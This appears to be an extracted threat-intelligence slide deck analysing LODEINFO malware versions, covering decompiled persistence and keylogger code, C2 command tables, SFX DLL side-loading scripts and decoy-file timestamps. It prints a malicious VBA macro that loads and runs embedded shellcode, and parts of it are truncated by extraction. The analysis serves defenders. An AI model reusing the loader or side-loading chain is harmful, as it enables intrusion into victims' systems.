|          | No Locale check  | ja-JP check   | en-US check   |
|----------|--|---|---|
| Code     | <pre> 8 v2 = this; 9 strcpy(v138, "8H-4FQYj51Mv"); 10 v147 = this; 11 if ( !aa_persistance_CURRENTVERSION_RUN(this + 245, (int)this, 1) ) 12     aa_persistance_CURRENTVERSION_RUN(v2 + 245, v3, 0); 13 if ( aa_check_keylog_flag((char *)v2 + 980) ) 14     aa_create_keylog_thread(); 15 v4 = v2[242]; 16 AES_key_iv[0] = 0; 17 AES_key_iv[1] = 0; 18 AES_key_iv[2] = 0; 19 check_locale(this); 20 AES_key_iv[3] = 0; 21 strcpy(malware_id, "n1_1Me6YE18t1"); 22 AES_key_iv[4] = 0; 23 if ( !aa_persistance_CURRENTVERSION_RUN(&amp;v2+2, &amp;v2+10) ) 24     aa_persistance_CURRENTVERSION_RUN(&amp;v2+10, &amp;v2+10); 25 AES_key_iv[5] = 0; 26 if ( aa_check_keylog_flag(&amp;v2-&gt;lodeinfo7) ) 27     aa_create_keylog_thread(); 28 AES_key_iv[6] = 0; 29 AES_key_iv[7] = 0; 30 AES_key_iv[8] = 0; 31 AES_key_iv[9] = 0; 32 AES_key_iv[10] = 0; </pre> <p style="background-color: yellow; border: 1px solid black; padding: 5px; text-align: center;">Later v0.6.2</p> | <pre> int __thiscall check_locale(lodeinfo_struct *this) {     snip.      strcpy(str_jajP, "ja-JP");     str_jajP[3] = '\0';     num = (this-&gt;LI_API-&gt;GetLocaleInfoA)(2048, 89, lpLCDData, 3);      snip.      is_not_jaJP = (this-&gt;LI_API-&gt;lstrcmpiA)(str_jajP, local_info);     (v13-&gt;free)(local_info);     if ( is_not_jaJP )         check_locale(this);     return 1; } </pre> | <pre> int __thiscall check_locale(LODEINFO_API_TABLE *this) {     . .     snip.      strcpy(str_enUS, "en-US");     num = (this-&gt;LI_API-&gt;GetLocaleInfoA)(2048, 89, lpLCDData, 3);      snip.      is_not_enUS = (this-&gt;LI_API-&gt;lstrcmpiA)(str_enUS, local_info);     (v9-&gt;free)(local_info);     if ( is_not_enUS )         check_locale(this);     return 1; } </pre> |
| MD5 hash | 016a974e70bbce6161862e0ac01a0211   | da1c9006b493d7e95db4d354c5f0e99f  | ff71fadcd3b883de934e632ddb4c6b78  |
| Summary  | Execute subsequent processes without checking locale information   | If the locale is not <b>ja-JP</b> , this function loops infinitely.   | If the locale is <b>en-US</b> , this function loops infinitely. (also used in v0.6.3 ~)   |

Behavior varies between v0.6.2 samples  Same version does not always work the same

# Changes in commands (2022/6)

Removed commands from this version

| commands | description                |
|----------|----------------------------|
| ls       | list files and directories |
| rm       | remove file                |
| mv       | move file                  |
| cp       | copy file                  |
| cat      | upload file to CnC         |
| mkdir    | make directory             |
| keylog   | enable keylogger           |
| ps       | get process information    |
| pkill    | kill target process        |
| autorun  | enable/disable persistence |

Available commands: 21 => 11

## Implemented commands

| commands | description                              |
|----------|--|
| command  | return available commands list           |
| config   | not implemented (return "Not available") |
| cd       | change current directory                 |
| send     | download file                            |
| recv     | upload file to CnC                       |
| memory   | inject shellcode into svchost.exe        |
| kill     | kill process                             |
| ver      | return version information               |
| print    | take screenshot                          |
| ransom   | encrypt file                             |
| comc     | execute command using WMI                |

# Changes in execution flow 1 (2022/6)

## SFX & DLL Side-Loading


| ファイル名 ^      | サイズ     | 格納 種類                   | 更新日時             |
|--------------|---------|-------------------------|------------------|
| ..           |         | ファイル フォルダー              |                  |
| 1.docx       | 11,900  | 9,181 Microsoft Word 文書 | 2022/06/14 11:47 |
| K7SysMn1.dll | 342,528 | 169,345 アプリケーション拡張      | 2021/08/19 2:58  |
| K7SysMon.Exe | 91,464  | 45,247 アプリケーション         | 2022/04/19 17:44 |

; 以下のコメントは自己解凍スクリプトコマンドを含んでいます

```

Path=%temp%\1.docx
Setup=%temp%\1.docx
Setup=%temp%\K7SysMon.Exe
Silent=1
Overwrite=1

```




# Changes in execution flow 2 (2022/6)

## SFX & DLL Side-Loading & BLOB

| ファイル名           | サイズ     | 格納 フォルダー | 種類                | 更新日時             |
|-----------------|---------|----------|-------------------|------------------|
| ファイル フォルダー      |         |          |                   |                  |
| 4.docx          | 11,731  | 9,009    | Microsoft Word 文書 | 2022/07/04 14:01 |
| K7SysMn1.dll    | 60,416  | 26,328   | アプリケーション拡張        | 2021/10/24 1:46  |
| K7SysMon.Exe    | 91,464  | 45,247   | アプリケーション          | 2022/04/19 17:44 |
| K7SysMon.Exe.db | 115,189 | 46,750   | Data Base File    | 2022/07/04 10:48 |

; 以下のコメントは自己解凍スクリプトコマンドを含んでいます

```
Path=%temp%\  
Setup=%temp%\4.docx  
Setup=%temp%\K7SysMon.Exe  
Silent=1  
Overwrite=1
```



# Detailed changes for v0.6.5 (2022/6)

v0.6.3

```
v2 = this;
v145 = this;
aa_location_check(this);
strcpy(v136, "NxAq0RV2");
if ( !aa_persistance_CURRENTVERSION_RUN(v2 + 246,
    aa_persistance_CURRENTVERSION_RUN(v2 + 246, v4,
    v5 = v2[243];
AES_key_iv[0] = 0xFBFB2A8B4;
AES_key_iv[1] = 0x94E359F;
AES_key_iv[2] = 0xAE879BF4;
AES_key_iv[3] = 0xD7F9CBB2;
AES_key_iv[4] = 0xA9AD1BF8;
```

v0.6.5

```
v1 = this;
v138 = this;
aa_location_check(this + 284);
v2 = (LODEINFO_API_TABLE **)(v1 + 247);
v3 = aa_gen_randomnum_between_arg2_to_arg3(v1 + 247, 0, 0xFFFF);
aa_pseudo_sleep(v1 + 284, v3 + 5000);
if ( v1[283] && !aa_persistance_CURRENTVERSION_RUN((LODEINFO_AP
    aa_persistance_CURRENTVERSION_RUN((LODEINFO_API_TABLE **)v1 +
v6 = v1[245];
strcpy(v127, "ETnxivjNKzOiHe");
AES_key_iv[0] = 0x49DC4B91;
AES_key_iv[1] = 0x93DAB13D;
AES_key_iv[2] = 0x2ECB8DED;
```

Implementation of pseudo sleep function by inserting useless code

# Detailed changes for v0.6.5 (2022/6)

```

LABEL_12:
if ( ((int (*)(void))v2->LODEINFO_API_TABLE->GetTickCount)() - start_time > arg2_min_sleep_time )
    break;
v19 = v48++;
if ( (v19 & 1) != 0 )
{
    v24 = (unsigned int *)aa_sha512_table(v37);
    v25 = v52;
    v26 = v24;
    for ( i = 0; i < 0x40; ++i )
    {
        *((_BYTE *)v26 + v26[50]++ + 72) = *((_BYTE *)(i + v25));
        if ( v26[50] == 128 )
        {
            aa_calc_hash(v26);
            v26[50] = 0;
        }
    }
    v23 = __CFADD__(v26[16], 64);
    v26[16] += 64;
    v36 = v54;
}

```

Keep calculating SHA256 of random string until random time elapses

v0.6.5

```

v1 = this;
v138 = this;
aa_location_check(this + 284);
v2 = (LODEINFO_API_TABLE **)(v1 + 247);
v3 = aa_gen_randomnum_between_arg2_to_arg3(v1 + 247, 0, 0xFFFF);
__pseudo_sleep(v1 + 284, v3 + 5000);
if ( v1[283] && !aa_persistence_CURRENTVERSION_RUN((LODEINFO_API_TABLE **)(v1 + 247)))
    aa_persistence_CURRENTVERSION_RUN((LODEINFO_API_TABLE **)(v1 + 247));
v6 = v1[245];
strcpy(v127, "ETnxiVjNKzOiHe");
AES_key_iv[0] = 0x49DC4B91;
AES_key_iv[1] = 0x93DAB13D;
AES_key_iv[2] = 0x2ECB8DED;

```

Implementation of pseudo sleep function by inserting useless code

# New execution flow (2022/6)

v0.6.5

## **Initial infection #4: VBA + undiscovered downloader shellcode DOWNIASSA**

Back in August 2020, we discovered a fileless downloader shellcode dubbed DOWNJPIT, a variant of the LODEINFO malware, and gave a [presentation](#) on it at HITCON 2021. In June 2022, we found another fileless downloader shellcode delivered by a password-protected Microsoft Word file. The filename is 日米同盟の抑止力及び対処力の強化.doc ("Enhancing the deterrence and coping power of the Japan-US alliance.doc"). The document file contains malicious macro code that is completely different from previously investigated samples. Once opened, the doc file shows a Japanese message to enable the following VBA code.

```
Const MEM_COMMIT = &H1000
Const PAGE_EXECUTE_READWRITE = &H40

Private Sub ExecuteShellCode()
    Dim sShellCode As String
    Dim lpMemory As LongPtr
    Dim hResult As LongPtr

    sShellCode = ShellCode()
    lpMemory = VirtualAlloc(0, Len(sShellCode), MEM_COMMIT, PAGE_EXECUTE_READWRITE)
    hResult = WriteProcessMemory(-18, lpMemory, sShellCode, Len(sShellCode), 0)
    hResult = CreateThread(0, 0, lpMemory, 0, 0, 0)
End Sub

Private Function ShellCode1() As String
    Dim sShellCode As String

    sShellCode = ""
    sShellCode = sShellCode + "6aABAABIG+WTIWJRYXAbDriiTwkQVYISA++vklM+f0qSis8JEmLwUiDxAjDzMzMzMzMzMiIiVwKEE1j"
    sShellCode = sShellCode + "0CqGT1leJbhXQ/RBVUFWQVdgI+wgZUilBCvgAAAAIRIV6R1vpS1lsJFBnI0gVtythIE2L9a8fRAAASyT+"
[[,_SKIPPING_]]
    sShellCode = sShellCode + "QYVPAg-C7/z//4uFCEAAOnE//M9JBuACAAABlj8//002LxbrOeFAnYeGdy7orfj///QTIw81Lgb"
    sShellCode = sShellCode + "AABM17QKWAEEAEltCTIAQAAmB1gCTQAQAAQ1bXF9bxcmA="

    ShellCode1 = sShellCode
End Function

Private Function ShellCode() As String
    Dim sShellCode As String

    sShellCode = Chr(&HEB) + Chr(&H3A) + Chr(&H31) + Chr(&H02) + Chr(&H80) + Chr(&H3B) + Chr(&H2B) + Chr(&H75) +
Chr(&H4) + Chr(&H82) + Chr(&H3E) + Chr(&HEB) + Chr(&H26) + Chr(&H80) + Chr(&H3B) + Chr(&H82) + Chr(&H2F)
    sShellCode = sShellCode + Chr(&H75) + Chr(&H4) + Chr(&H82) + Chr(&H3F) + Chr(&HEB) + Chr(&H1D) + Chr(&H80) +
Chr(&H3B) + Chr(&H39) + Chr(&H77) + Chr(&H7) + Chr(&H8A) + Chr(&H13) + Chr(&H80) + Chr(&HEA) + Chr(&HFC)
[[,_SKIPPING_]]
    sShellCode = sShellCode + Chr(&HFF) + Chr(&H86) + Chr(&HCA) + Chr(&H10) + Chr(&H86) +
Chr(&HC4) + Chr(&HC1) + Chr(&H8C) + Chr(&H8B) + Chr(&H89) + Chr(&H1) + Chr(&H48) + Chr(&H83) + Chr(&HC1)
    sShellCode = sShellCode + Chr(&H83) + Chr(&HEB) + Chr(&H03)
    sShellCode = sShellCode + Chr(1)

    
```

# shellcode2vba.py

```
print >> outfile, 'Private Function ShellCode$() As String' % suffix
print >> outfile, '\tDim sShellCode As String'
print >> outfile, ''
if encoding == 'legacy':
    print >> outfile, '\tsShellCode = """'
elif x64:
    # sc-x64-md3.asm
    print >> outfile, '\tsShellCode = Chr(&hEB) + Chr(&h3A) + Chr(&h31) + Chr(&hD2) + Chr(&h80) + Chr(&
chr(&h04) + Chr(&hB2) + Chr(&h3E) + Chr(&hEB) + Chr(&h26) + Chr(&h80) + Chr(&h3B) + Chr(&h2F)'
    print >> outfile, '\tsShellCode = sShellCode + Chr(&h75) + Chr(&h04) + Chr(&hB2) + Chr(&h3F) + Chr(
chr(&h3B) + Chr(&h39) + Chr(&h77) + Chr(&h07) + Chr(&h8A) + Chr(&h13) + Chr(&h80) + Chr(&hEA) + Chr(&hFC)'
    print >> outfile, '\tsShellCode = sShellCode + Chr(&hEB) + Chr(&h11) + Chr(&h80) + Chr(&h3B) + Chr(
chr(&h8A) + Chr(&h12) + Chr(&h80) + Chr(&h5A) + Chr(&hM1) + Chr(&hFB) + Chr(&h5E) + Chr(&h8A) + Chr(&h12)'
```


Although the execution flow was changed from DLL Side-Loading, the threat is not difficult to detect because of using a well-known tool

<https://github.com/DidierStevens/DidierStevensSuite/blob/master/shellcode2vba.py>

## VBA shellcode downloader was reported as new LODEINFO execution flow

<https://securelist.com/apt10-tracking-down-lodeinfo-2022-part-i/>

# New execution flow (2022/6)



Side-Loading is no longer done, and it fails to achieve persistence of LODEINFO RAT  
 These changes seem to be **spur-of-the-moment** rather than permanent

**👉 Phase of trial for evasion, the TTPs can change significantly in the future.**


# Insight into Threat Actor

---

# Insights from TTPs changes in v0.6.3


- Evolved to a 3-point set method frequently used by Chinese APT groups  
**『Legitimate executable + DLL shellcode loader + Encrypted BLOB』**
  - PlugX
  - ShadowPad
  - HUI Loader
- In particular, the attack technique using sfx files is very similar to the **APT10** attack case reported in May 2018

[https://www.lac.co.jp/lacwatch/people/20180521\\_001638.html](https://www.lac.co.jp/lacwatch/people/20180521_001638.html)




# Insights from TTPs changes in v0.6.3

## Appearance of decoy file



## Ref.: Decoy file for v0.5.9




As with LODEINFO,  
some of the  
translation and  
appearance is crude

👉 Are there any special features in the decoy file?

APT groups  
encrypted BLOB』

ループ menuPass(APT10)による新たな攻撃を確認

暗号化ファイルの悪用



# Investigation of decoy file information

---

We found **6** LODEINFO decoy files from VirusTotal.

| # | DLL shellcode loader             |         | Decoy file                       |                      |
|---|----------------------------------|---------|----------------------------------|----------------------|
|   | MD5                              | Version | MD5                              | Remark               |
| 1 | e7c9d5568ed5c646c410e3928ab9a093 | v0.3.5  | c031b786cb0a7479cc72d299dab2f0e3 | N/A                  |
| 2 | 327d8070a583bdecc349275b1f018dce | v0.3.6  | bca533b3336240bc5cc68117408debdf | N/A                  |
| 3 | e6979fdd5f92d68cbbf06889f52f4f32 | v0.5.6  | 1871402d3c83b2e15bf516d754458bd4 | N/A                  |
| 4 | cb2fc4fd44a7b98af37c6542b198f8d  | v0.5.9  | da20ff8988198063b56680833c298113 | N/A                  |
| 5 | a8220a76c2fe3f505a7561c3adba5d4a | v0.6.3  | bfb70a586ad1a60509dcea8839132662 | Enclosed in sfx file |
| 6 | 26892038ab19c44ba55c84b20083cdbd | v0.6.3  | 025aa0aeb7ed182321bc21e5c9f44fc4 | Enclosed in sfx file |

# Investigation of decoy file information

---

show only timestamps of each file

| # | First Submission Time for DLL (JST) | DLL shellcode loader        |         | Decoy file             |                          |
|---|-------------------------------------|-----------------------------|---------|------------------------|--------------------------|
|   |                                     | Compilation Timestamp (JST) | Version | Creation Time (JST)    | Last Modified Time (JST) |
| 1 | 2020/05/20 (Wed) 14:49              | 2009/02/20 (Fri) 23:27      | v0.3.5  | 2020/05/18 (Mon) 11:08 | 2020/05/19 (Tue) 12:07   |
| 2 | 2020/05/26 (Tue) 18:00              | 2009/02/21 (Sat) 03:25      | v0.3.6  | 2020/05/25 (Mon) 12:25 | 2020/05/26 (Tue) 16:20   |
| 3 | 2021/11/09 (Tue) 14:55              | 2019/01/04 (Fri) 17:18      | v0.5.6  | 2021/08/26 (Thu) 15:37 | 2021/11/06 (Sat) 05:31   |
| 4 | 2022/03/07 (Mon) 16:15              | 2021/04/16 (Fri) 02:40      | v0.5.9  | 2021/08/26 (Thu) 15:37 | 2022/03/03 (Thu) 21:21   |
| 5 | 2022/06/17 (Fri) 20:53              | 2021/08/19 (Thu) 02:58      | v0.6.3  | 2022/06/14 (Tue) 11:43 | 2022/06/14 (Tue) 11:47   |
| 6 | 2022/07/07 (Thu) 21:00              | 2021/10/24 (Sun) 01:46      | v0.6.3  | 2022/07/04 (Mon) 14:01 | 2022/07/04 (Mon) 14:01   |

# Investigation of decoy file information

The date and time of the first observation in VirusTotal and the last modified time of the decoy file are almost identical.

| # | First Submission Time for DLL (JST) | DLL shellcode loader        |         | Decoy file             |                          |
|---|-------------------------------------|-----------------------------|---------|------------------------|--------------------------|
|   |                                     | Compilation Timestamp (JST) | Version | Creation Time (JST)    | Last Modified Time (JST) |
| 1 | 2020/05/20 (Wed) 14:49              | 2009/02/20 (Fri) 23:27      | v0.3.5  | 2020/05/18 (Mon) 11:08 | 2020/05/19 (Tue) 12:07   |
| 2 | 2020/05/26 (Tue) 18:00              | 2009/02/21 (Sat) 03:25      | v0.3.6  | 2020/05/25 (Mon) 12:25 | 2020/05/26 (Tue) 16:20   |
